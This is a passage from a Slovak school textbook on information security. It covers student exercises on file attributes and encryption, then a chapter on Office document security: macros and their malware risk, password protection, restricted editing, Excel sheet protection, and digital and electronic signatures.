1. V niektorom zo svojich priečinkov nastavte na jednom súbore atribút len na čítanie a na ďalšom súbore nastavte Skrytý (Na paneli Zobraziť / Skryť vybrané položky)
2. Preskúmajte zobrazenie priečinka cez Zobraziť / Možnosti / Zmeniť možnosti priečinka. Vyskúšajte špeciálne zobrazenie skrytých súborov, zobrazenie koncoviek súborov známych typov
3. Zrušte právo čítania na tento váš priečinok pre ďalšieho používateľa vo vašom počítači. Prihláste sa ako tento používateľ a zobrazte obsah spomínaného adresára. Podarilo sa vám to?

CVIČENIE –PRESKÚMAJTE!



Vašou úlohou bude pracovať s niektorým z diskových manažérov, napríklad Total Commander.

1. Preskúmajte panel s nástrojmi diskového manažéra
2. Presuňte súbory z priečinka v dokumentoch do niektorého priečinka na zväzku C:\
3. Zhodnoťte rýchlosť a zložitosť tejto akcie vykonanej pomocou diskového manažéra a bez neho. Dopíšte svoje skúsenosti
.....
4. Vyberte si niektorý textový súbor .txt na disku a zašifrujte ho pomocou Total Commanderu (tam je nesprávne uvedený preklad - zakódovať). Podarí sa vám ho potom otvoriť?.....
5. Skomprimujte niektorý z vašich cvičných súborov pomocou komprimácie v diskovom manažéri. Súčasne nastavte aj jeho zašifrovanie.
6. Pomocou nástroja OS Windows ho rozzipsujte. Podarilo sa vám to?.....

CVIČENIE –PRESKÚMAJTE!



Vašou úlohou bude pracovať s niektorým z diskových manažérov, napríklad Total Commander a s prieskumníkom Windows.

1. Zašifrujte niektorý textový súbor v priečinku pomocou diskového manažéra.
2. Môžete ho otvoriť?

.....

3. Zašifrujte niektorý textový súbor pomocou šifrovania OS Windows (Vlastnosti súboru / Rozšírené / Spresniť / vyberieme Zašifrovať obsah z dôvodu bezpečnosti.) Môžete ho odšifrovať bez použitia príslušného nástroja na dešifrovanie?


DIAGNOSTIKA



Na záver zhrnieme poznatky o šifrovaní, kompresii a úkonoch so súbormi. Diagnostika prebieha počas hodiny, hodnotí sa zručnosť s narábaním nových programov a úplnosť vypracovania úloh.

BIBLIOGRAFIA

- [1] L. Wirzenius, J. Oja, S. Stafford a A. Weeks, „5.10. Filesystems,“ Linux System Administrators Guide, [Online]. Available: <https://www.tldp.org/LDP/sag/html/filesystems.html>. [Cit. 11. 2018].
- [2] Cisco Networking Academy, CCNA Cybersecurity Operations Companion Guide, Cisco Press, 2018.
- [3] cs.wikipedia.org, „Soubor,“ cs.wikipedia.org, 06 12 2017. [Online]. Available: <https://cs.wikipedia.org/wiki/Soubor>. [Cit. 17 01 2019].
- [4] cs.wikipedia.org, „Adresář (informatika),“ cs.wikipedia.org, 12 06 2018. [Online]. Available: [https://cs.wikipedia.org/wiki/Adres%C3%A1%C5%99_\(informatika\)](https://cs.wikipedia.org/wiki/Adres%C3%A1%C5%99_(informatika)). [Cit. 17 01 2019].
- [5] ISACA, „Section 6: Security Implications and adoption of evolving technology,“ rev. *Cybersecurity Fundamentals Study Guide*, 2015, pp. 133 - 153.
- [6] zive.azet.sk, „Návod: Používateľské ucty a skupiny - 2/10 | Živé.sk,“ 24. 2. 2010. [Online]. Available: <https://zive.azet.sk/forum/windows-7/60840/navod-pouzivatelske-ucty-a-skupiny/>. [Cit. 29. 9. 2018].
- [7] Mastercard, „Mastercard Biometric Card,“ 2018. [Online]. Available: <https://www.mastercard.us/en-us/merchants/safety-security/biometric-card.html>. [Cit. 10. 10. 2018].
- [8] P. Lupták, „živé - azet.sk,“ 26. 04. 2006. [Online]. Available: <https://zive.azet.sk/clanok/24435/narodny-bezpecnostny-urad-hacknuty-unikli-data/>. [Cit. 10. 10. 2018].
- [9] netacad.net, „Networking academy Cisco,“ 2016. [Online]. [Cit. 2018].



INFORMAČNÁ BEZPEČNOSŤ (13. KAPITOLA)

MÁRIA SPIŠÁKOVÁ

OBSAH

13	Bezpečnosť aplikácií – práca s dokumentami.....	329
13.1	Bezpečnosť aplikácií – Práca s dokumentami (študijný text).....	331
13.1.1	Makro v dokumentoch MS Office	331
13.1.2	Zabezpečenie heslom	334
13.1.3	Elektronický podpis.....	340
13.1.4	Vytvorenie elektronického podpisu v MS Word	341
13.2	Bezpečnosť aplikácií – Práca s dokumentami (metodika)	344
13.3	Bezpečnosť aplikácií – Práca s dokumentami (metodika) - 2. hodina.....	348
	Bibliografia.....	353

13 BEZPEČNOSŤ APLIKÁCIÍ – PRÁCA S DOKUMENTAMI

autor textového materiálu: RNDr. Mária Spišáková, PhD.

autor metodiky: RNDr. Mária Spišáková, PhD.

čas: 2 vyučovacie hodiny (VH)

Vstupné požiadavky na žiaka:

- pracovať so súbormi a priečinkami počítača
- pracovať s webovým prehliadačom

Materiálne prostriedky výučby:

- počítač pre učiteľa pripojený na internet s webovým prehliadačom, s výstupom cez dataprojektor;
- na všetkých počítačoch nainštalovaný cvičný digitálny certifikát, napr. cez službu OS Win *Systém šifrovania súborov* EFS. [1]
- žiacke počítače pripojené na internet s webovým prehliadačom a nainštalovanými antivírusovým softvér ESET a Windows Defender, Recuva, Total Commander; ideálne 1 počítač – 1 žiak, minimálne 1 počítač – 2 žiaci;

Odporúčané metódy:

- bádateľská metóda
- interaktívna demonštrácia;
- diskusia;
- kooperácia v skupine;

Žiakom rozvíjané spôsobilosti:

- pracovať s prostriedkami IKT;
- vyhľadávať a používať informácie;
- nájsť podstatné skutočnosti ku problému, posudzovať;
- kriticky zhodnotiť získané informácie;
- diskutovať;

Prierezové témy

Ako integrovaná súčasť tohto VP sa uplatnia konkretizácie z prierezových tém:

- mediálna výchova
 - rozvíjať praktickú schopnosť obhájiť svoj názor, argumentovať, diskutovať,
- osobnostný a sociálny rozvoj

- rozvíjať základné zručnosti komunikácie a vzájomnej spolupráce;

13.1 Bezpečnosť aplikácií – Práca s dokumentami (študijný text)

Bežní používatelia pocítia dôležitosť počítačovej bezpečnosti väčšinou až vtedy, keď spoznajú zraniteľnosť počítačových systémov na vlastných dokumentoch. Používatelia si chcú zabezpečiť svoje dokumenty. Napríklad, keď ich počítače sú napadnuté malvérom a časť dokumentov sa poškodí. Alebo ak sa nachytajú na phishingový email, ktorý zistí ich heslo k emailovému účtu alebo citlivým dokumentom, alebo keď sa nedá naštartovať počítač a treba preinštalovať celý operačný systém, alebo keď sa poškodí pevný disk počítača a súbory z neho sa nedajú prečítať a podobne.

Medzi zabezpečenie dokumentov radíme:

- zálohovanie – bude v kapitole 16
- šifrovanie súborov – bolo v kapitole 12
- zabezpečenie heslom
- komprimácia a šifrovanie
- podpísanie elektronickým podpisom
- obmedzenie úprav a prístupu
- bezpečná likvidácia dokumentov – bude v kapitole 16


13.1.1 Makro v dokumentoch MS Office

Makro slúži na zaznamenanie akcie, ktorá sa bude často opakovať. Makro sa zaznamenáva v programovacom jazyku Visual Basic, je to vlastne kúsok programu pripojeného ku súboru MS Office. Makro automaticky zapisuje činnosť používateľa do jazyka VBA (Visual Basic), takže používateľ nemusí jazyk poznať.

Vytvorenie Makra


V ľubovoľnom dokumente MS Office je možné makro vytvoriť. Musíme však mať pripravenú a premyslenú akciu, ktorú makrom naprogramujeme. Dodatočne ho môžeme upraviť. Jednoduché makro vytvoríme pomocou nástroja *Zobraziť / Makro – Zaznamenať makro*. (Obr.13.1). Všetky úkony po spustení záznamu sa ukladajú do **makra**. Makro sa zastaví podobne ako sa spustilo: *Zobraziť / Makro – Zastaviť záznam*, alebo pomocou tlačidla v stavovom riadku:






Obrázok 13-1
Na páse s nástrojmi Zobraziť / Makro

Zoznam makier, ktoré sú nahraté v súbore zobražíme pomocou pásu s nástrojmi: *Zobraziť / Makrá – Zobrazíť makrá* (Obr. 13.2). Náhľad na zdrojový kód vo VisualBasicu zobražíme tlačidlom Úpravy v okne *Makrá*. (Obr. 13.3)




Obrázok 13-2
Okno Zobraziť makrá



Obrázok 13-3
Okno Visual Basic na úpravu nahratého makra

Otváranie súboru s makrom

Podľa nastavení súborov v programoch MS Office (*Nastavenie Súbor / Možnosti / Centrum dôveryhodnosti* – tlačidlo *Nastavenie centra dôveryhodnosti* Obr. 13.4) sa súbor s makrom otvorí s upozornením zabezpečenia, že makrá boli vypnuté. Odblokovaním na tlačidlo **Povoliť obsah** sa z daného dokumentu stane dôveryhodný dokument, ktorý už môžeme používať. (Obr. 13.5)



Obrázok 13-4
Centrum dôveryhodnosti

Obrázok 13-5
Dokument s makrom po otvorení

Neznámy dokument s makrom nesie v sebe nebezpečenstvo malvéru, najmä však počítačových vírusov alebo červov⁷. Bežný používateľ nevie predpokladať, akú postupnosť krokov makro bude vykonávať. Je pred nim utajená. Preto odporúčame zakázať všetky makrá pri otváraní dokumentov, ale tak, aby sa zobrazilo o tom oznámenie.

CVIČENIE – VYSKÚŠAJTE!

Vašou úlohou bude vytvoriť dokument s makrom a nastaviť otváranie súborov s makrom na zakázať všetky makrá s oznámením.

1. V dokumente Word vytvorte makro s názvom **modrý**, ktoré bude vytvárať nový riadok tabuľky podfarbený na modro. Súbor uložte pod názvom „súbor_s_makrom.docm“ a zavrite ho.
2. Zmeňte nastavenie otvárania súborov s makrami na: „Zakázať všetky makrá s oznámením“ a opäť otvorte súbor s makrom.docm. Ako sa prejavilo nastavenie otvárania súborov?
Dopíšte

Úprava makra

Na karte *Zobraziť / Makro / Zobraziť makrá* si vyberme naše makro, ktoré upravíme tak, že po každom vytvorení riadku bude spúšťať okno s upozornením – Nový riadok.

1. Najprv si zobrazme pás s nástrojmi Vývojár takto: *Súbor / Možnosti / Prispôbiť pás s nástrojmi* a v tomto okne vyberieme panel Vývojár. Po jeho vybratí sa bude vo všetkých súboroch tento panel zobrazovať.
2. Na paneli Vývojár / Makrá – vyberieme si makro, ktoré sme vytvorili v predchádzajúcom príklade. Potom volíme: Upraviť.
3. V okne Visual Basicu stačí dopísať do tela makra tento príkaz: **MsgBox("Nový riadok!")**
4. Súbor uložíme, okno s VB zavrieme.
5. Vyskúšajte vami upravené makro.

⁷ <https://docs.microsoft.com/en-us/windows/security/threat-protection/intelligence/macro-malware>



CVIČENIE –VYSKÚŠAJTE!


Vašou úlohou bude premyslieť kód pre makro, ktorým by ste nejako prekvapili užívateľa programu.

1. Nájdite na internete jednoduchý príkaz, napríklad na zobrazenie dátumu alebo času a vložte ho do makra vo vašom textovom súbore. Súbor uložte. Vyskúšajte, či makro pracuje správne. Príkaz dopíšte do úlohy!

2. Diskutujte, aké konkrétne bezpečnostné riziko je pri otváraní súborov s makrami. Vyhľadajte na internete popisy niektorých malvérov, ako pracovali a čím boli nebezpečné. Dopíšte do úlohy !.....

13.1.2 Zabezpečenie heslom

V programoch balíka Office je integrovaná ochrana súborov pomocou hesla, obmedzenie úprav, obmedzenie prístupu, označenie finálnej verzie dokumentu a pridanie digitálneho podpisu. Všetky tieto nastavenia sú prístupné cez **Súbor / Zabezpečenie dokumentu**. Ich dôvody použitia sú zrejmé z názvov zabezpečenia.




Obrázok 13-6


Zabezpečenie dokumentu v MS Word

Obmedzenie súboru na úpravy sa zvyčajne používa na zabezpečenie dokumentu pre dopĺňanie údajov do formulárov. Tie sa vytvárajú pomocou pásu s nástrojmi **Vývojár** a v ňom časť:

Ovládacie prvky.(Obr. 13.7) Po vložení ovládacieho prvku do dokumentu sa nastavujú jeho vlastnosti – tlačidlo **Vlastnosti**. Aby sa zabránilo úpravám dokumentu neoprávneným osobám, tak ho zabezpečíme obmedzením úprav - tlačidlo na páse Vývojár.



Obrázok 13-7
Ovládacie prvky a tlačidlo Obmedziť úpravy na páse s nástrojmi Vývojár



Obrázok 13-8
Panel Obmedziť úpravy

Po vytvorení dokumentu s požadovanými položkami formuláru ho zabezpečíme voľbou **Obmedziť úpravy / Obmedzenie úprav - vypĺňanie formulárov**. Potom stlačíme: **Spustiť zabezpečenie presadzovania**.(Obr. 13.8) Súbor uložíme a môžeme ho odoslať na vypĺňanie.

Takto pripravený dokument sa používa väčšinou ako dotazníky, ktoré sú obmedzené len na niektoré odpovede a sú pripravené na vytlačenie. Napríklad na prihlášky, žiadosti, dotazníky a podobne.




CVIČENIE –VYSKÚŠAJTE!

Vašou úlohou bude precvičiť a zistiť funkčnosť nastavenia Zabezpečenia dokumentov Word.

1. Vytvorte 2 dokumenty Word a pomenujte ich postupne dokument_heslo, dokument_final. Na prvý dokument nastavte zabezpečenie: Zašifrovať heslom, na druhý dokument nastavte: Označiť ako finálnu verziu. Súbory si vyzdieľajte so svojim spolužiakom.
2. Diskutujte – ako sa súbory správajú? Vedeli by ste otvoriť súbor bez hesla?

CVIČENIE –VYSKÚŠAJTE!

Vašou úlohou bude precvičiť a zistiť funkčnosť nastavenia Zabezpečenia dokumentov Word.

1. Vytvorte dokument MS Word a pomenujte ho prihláška.docx.
2. Do dokumentu vložte texty a ovládacie prvky: ovládací prvok obyčajný text , rozbaľovací zoznam  a začiarkávacie políčko . Môžete sa inšpirovať ukážkou textového súboru s ovládacími prvkami. (Obr. 13.9)
3. Po ukončení úprav súbor uložte a zabezpečte úpravy len na vypíňanie formulárov. Súbor uložte.
4. Takto pripravené súbory si navzájom zdieľajte so svojim spolužiakom.
5. Diskutujte – ako sa súbory správajú? Dá sa súbor zabezpečiť aj bez hesla? Stretli ste sa už s takými súbormi vo Worde? Na aký účel boli pripravené? Na aký účel by ste navrhli takého formulára?

Vaše meno a priezvisko: Kliknite alebo ťuknite sem a zadajte text.

Trieda: Vyberte položku.

Vyberte si predmet: Vyberte položku.

Zvoľte deň v týždni:

- ☐ Pondelok
☐ Utorok
☐ Streda
☐ Štvrtok
☐ Piatok

Obrázok 13-9

Ukážka prihlášky na voliteľné predmety vytvorená ako formulár vo Worde

13.1.2.1 Zabezpečenie súboru v tabuľkovom kalkulóre

Predchádzajúca časť sa venovala všeobecne zabezpečeniu v dokumentoch alebo v dokumentoch Wordu. Tabuľkový kalkulótor Excel ponúka okrem už spomínaných možností zabezpečenia aj zabezpečenie hárku a zošita a zabezpečenie údajov v bunkách.


Nastavenie zabezpečenia hárku

Ukážeme si ako zabezpečiť úpravu tabuliek v tabuľkovom kalkulóre len na dopĺňanie hodnôt do niektorých buniek v hárku a ostatné bunky hárku uzamknúť. Potrebne tlačidlá sa nachádzajú na páse s nástrojmi **Revízia**.() Popíšeme zabezpečenie hárku na obrázku, okrem buniek vyznačených farebne. Postup je nasledovný:


- označíme bunky, do ktorých sa bude písať, do ktorých sa budú vkladať údaje V našom prípade sú to žlté bunky: E2:E15 (obr.13.10)
- Stlačíme tlačidlo Povolit' užívateľom upravovať rozsahy a potvrdíme OK (obr. 13.11, 13.12.)
- Stlačíme tlačidlo Zabezpečiť hárok a nastavíme heslo. (obr. 13.13)
- Hárok je zabezpečený, okrem buniek, ktoré sa vylúčili.

	C	D	E
1			Výdavky za deň
2	utorok	1.1.2019	2
3	streda	2.1.2019	-2
4	štvrtok	3.1.2019	1
5	piatok	4.1.2019	2
6	sobota	5.1.2019	1,2
7	nedeľa	6.1.2019	23
8	pondelok	7.1.2019	1
9	utorok	8.1.2019	
10	streda	9.1.2019	
11	štvrtok	10.1.2019	
12	piatok	11.1.2019	
13	sobota	12.1.2019	
14	nedeľa	13.1.2019	
15	pondelok	14.1.2019	


Obrázok 13-10
Ukážka hárka so zabezpečením



Obrázok 13-11
Pás Revízia, kde sa nastavuje zabezpečenie hárka a zošita



Obrázok 13-12
Okno sprievodcu pre povolenie úprav niektorých buniek tabuľky



Obrázok 13-13
Okno pre zabezpečenie hárka

CVIČENIE –VYSKÚŠAJTE!

Vašou úlohou bude precvičiť a zistiť funkčnosť nastavenia Zabezpečenia dokumentov MS Excel.

1. Vytvorte jednoduchú kalkulačku v tabuľkách MS Excel tak, že do buniek B1 a B2 sa budú zadávať čísla a v bunkách B3:B6 sa budú počítať výsledky operácií násobenia, delenia, sčítania a odčítania. Súbor uložte. Môžete sa inšpirovať obrázkom 20.
2. Nastavte overovanie údajov pre bunky B1 a B2 tak, aby sa dali zadávať iba celé čísla z intervalu od -100 do 100.
3. Zabezpečte hárok tak, aby sa nedali meniť údaje v hárku okrem buniek B1 a B2.
4. Zabezpečte celý zošit heslom a navzájom si vytvorené zošity zdieľajte so spolužiakom.

	A	B
1	a	3
2	b	3
3	a*b	9
4	a+b	6
5	a-b	0
6	a/b	1,000

Obrázok 13-14


Ukážka kalkulačky v Exceli

Podpisovanie dokumentu digitálnym podpisom

V kapitole 2 – Základy kryptológie sme spomínali digitálny podpis a dôvody jeho používania. Ukážeme si, ako digitálny podpis vložiť do dokumentov MS Office.


V ponuke ľubovoľného dokumentu MS Office vyberieme možnosť **Súbor / Informácie / Zabezpečenie zošita** (pre tabuľky MS Excel) alebo **Zabezpečenie dokumentu** (pre dokumenty MS Word) a vyberieme Pridať digitálny podpis. Ak na vašom počítači nie je podpisový certifikát, ktorý osvedčuje vašu identitu, tak digitálny podpis neviete pridať. Ak máte certifikát vydaný na vaše meno, viete ho použiť na vytváranie digitálneho podpisu. Systém Windows umožňuje pomocou služby *Systém šifrovania súborov EFS* vytvoriť certifikát na šifrovanie súborov a kľúč na dešifrovanie. Tento môžete využiť zabezpečenie dokumentov.

V ďalšom kroku nás sprievodca vyzýva, aby sme označili typ záväzku – či sme tvorca a schvaľovateľ, alebo len schvaľovateľ dokumentu. V tomto okne sa nastavuje, ktorým digitálnym podpisom podpisujeme dokument, to v prípade, že ich máme viac. Prezrite si obrázky 13.15 až 13.17, ktoré zobrazujú postup pre pridávanie digitálneho podpisu do dokumentu.




Obrázok 13-15

Pridať digitálny podpis v časti Informácie / Zabezpečenie zošita




Obrázok 13-16

Sprievodca pridávaním podpisu



Obrázok 13-17

Okno so zoznamom certifikátov nainštalovaných na počítači



Obrázok 13-18

Ukážka oznámenia, ak je súbor digitálne podpísaný

Overenie podpisu súboru


Ak sme dostali súbor s digitálnym podpisom, tak chceme tento podpis overiť, či je certifikát platný a kto ho vydal a kto je držiteľom certifikátu. Niekedy chceme a potrebujeme preskúmať autora dokumentu, jeho schvaľovateľa a súčasne dátum digitálneho podpisu.

V časti **Súbor / Informácie** by mala byť aktívne tlačidlo Podpísaný zošit (Obr. 13.18). Stlačením tlačidla **Zobraziť podpisy** sa v okno súboru zobrazia podpisy, ktorými je súbor podpísaný. Pozrite si postupnosť obrázkov 13.19 až 13.22.




Obrázok 13-19

Digitálny podpis súboru




Obrázok 13-20

Výber: Podrobnosti o podpise



Obrázok 13-21
Okno Podrobnosti podpisu



Obrázok 13-22
Zobrazenie certifikátu pre digitálny podpis

CVIČENIE –VYSKÚŠAJTE!

Vašou úlohou bude precvičiť si pridávanie digitálneho podpisu a overenie podpisu súboru.

1. Vytvorte nový dokument programu MS Word. Môžete do neho vložiť pár slov. Súbor uložte ako digitalny_podpis.docx.
2. Pridajte ku súboru digitálny podpis, súbor označte ako finálnu verziu. Súbor uložte.
3. Vymeňte si svoje dokumenty so spolužiakom.
4. Otvorte dokument od spolužiaka, ktorý by mal byť tiež digitálne podpísaný
5. Skontrolujte certifikát digitálneho podpisu. Dopíšte vydavateľa a dátum platnosti

6. Opravte všetky texty v súbore tak, aby boli písané s veľkými písmenami. Dopíšte, akú úpravu dokumentu ste museli urobiť?

13.1.3 Elektronický podpis

Elektronický podpis na rozdiel od digitálneho podpisu nemusí použiť certifikát vydaný niektorou certifikačnou autoritou. Elektronický podpis je analógia ku ručnému podpisu ale v elektronickom prostredí. Elektronický podpis si môžeme vytvoriť napríklad pre dokument MS Office, pre odosielanie pošty, alebo v prostredí Adobe Reader pre podpisovanie pdf dokumentov.

Elektronický podpis sú údaje v elektronickej forme, ktoré sú pripojené alebo logicky pridružené k iným údajom v elektronickej forme a ktoré podpisovateľ používa na podpisovanie (EIDAS)

Technická realizácia elektronického podpisu, teda spôsob, ako vieme tento podpis vytvoriť – napr. podpis v emailovej správe, naskenovaný podpis, dynamické biometrické podpisy a pod.

Aktuálne poznáme 3 typy elektronických podpisov:

- elektronický podpis
- zdokonalený elektronický podpis
- kvalifikovaný elektronický podpis

Elektronický podpis nemusí použiť digitálny podpis, ale len v prvom type. Druhý a tretí typ predpokladajú použitie digitálneho podpisu. Viac o tejto téme bolo v kapitole 2.

13.1.4 Vytvorenie elektronického podpisu v MS Word

Elektronický podpis môžeme v rámci balíka Office (MS Word) vytvoriť viacerými spôsobmi. Všetky tieto postupy môžeme považovať za spôsob vytvorenia elektronického podpisu:


- zadanie podpisu,
- vybranie obrázku, ktorý obsahuje podpis vykonaný vlastnoručnou rukou
- napísanie podpisu pomocou funkcie písania rukou počítača s dotykovou obrazovkou alebo na tablete

Keď len vložíme obrázok alebo naskenovaný podpis, tak ide o **prvý typ elektronického podpisu**. Ten najjednoduchší a vlastne aj najmenej bezpečný. Ak vkladáme aj digitálny podpis, ide o **zdokonalený elektronický podpis**. Je tam zabezpečená **nepopierateľnosť, autentifikácia** a aj **integrita**. Integrita napr. tým, že dokument je označený ako finálny a akákoľvek zmena v ňom zruší podpis.


Zadať podpis: napíšeme si text, ktorý chceme mať v podpise, môže byť aj viac riadkový. Označíme tento text a vyberieme: **Vložiť / Rýchle časti / Uložiť výber do galérie rýchlych častí**. Náš text bude v galérii podpisov, ktorý môžeme v dokumentoch používať.

Vybrať obrázok: Ak máme oskenovaný náš podpis rukou, tak vložíme tento obrázok do dokumentu. Označíme tento obrázok a podobne ako v predchádzajúcom prípade vložíme podpis do galérie rýchlych častí.

Napísať podpis pomocou funkcie písania rukou s dotykovou obrazovkou: Do dokumentu sa podpíšeme pomocou dotykovej obrazovky počítača alebo tabletu. Potom podpis označíme a uložíme do galérie rýchlych častí.



Obrázok 13-23
Rýchle časti na páse s nástrojmi Vložiť

